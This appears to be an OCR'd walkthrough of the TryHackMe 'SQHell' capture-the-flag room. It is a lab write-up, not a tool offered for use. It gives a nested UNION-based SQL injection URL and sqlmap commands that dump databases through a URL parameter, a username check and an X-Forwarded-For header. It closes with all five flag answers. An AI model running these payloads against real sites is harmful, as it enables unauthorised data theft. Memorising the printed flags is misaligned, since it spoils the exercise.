

Sqhell walkthrough


Nmap and gobuster scan






We got website few domains

Then after going to main page go to login page



We can use burpsuite with simple list attack payload

http://10.10.126.124/user?id=1337%20union%20select%20%221%20union%20select%201,flag,3,4%20from%20flag--%20-%22,2,3%20from%20information_schema.tables%20where%20table_schema=database()



We got flag4

For flag 5 we are using the parameters of post


sqlmap -u "http://10.10.126.124/post?id=2" -p "id" --dbs --dbms=mysql --threads 10

available databases [2]:

[*] information_schema


[*] sqhell_5

sqlmap -u "http://sqhell.thm/post?id=2" -p "id" --dbms=mysql -D sqhell_5 --dump-all --threads 10



In the register domain when we make username with admin it does not let us so our next target is

sqlmap -u http://sqhell.thm/register/user-check?username=admin --dbms=MySQL –dump




Now for flag 2


There was a hint in the terms and conditions for specific parameter

sqlmap -u http://sqhell.thm --headers="X-forwarded-for:1*" --dbms mysql

for this we know more about it if it is vulnerable or not

sqlmap --dbms mysql --headers="X-forwarded-for:1*" -u http://sqhell.thm –dump




TryHackMe | SQHell
User
https://tryhackme.com/room/sqhell
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Web Application Secur...
GitHub - derv82/wifite
MITRE ATT&CK®
Other Bookmarks
Title
SQHell
IP Address
10.10.126.124
Expires
48m 36s
?
Add 1 hour
Terminate
Give the machine a minute to boot and then connect to http://10.10.126.124
Start Machine
There are 5 flags to find but you have to defeat the different SQL injection types.
Hint: Unless displayed on the page the flags are stored in the flag table in the flag column.
Answer the questions below
Flag 1
THM{FLAG1:E786483E5A53075750F1FA792E823BD2}
Correct Answer
Flag 2
THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}
Correct Answer
Hint
Flag 3
THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}
Correct Answer
Flag 4
THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}
Correct Answer
Hint
Flag 5
THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}
Correct Answer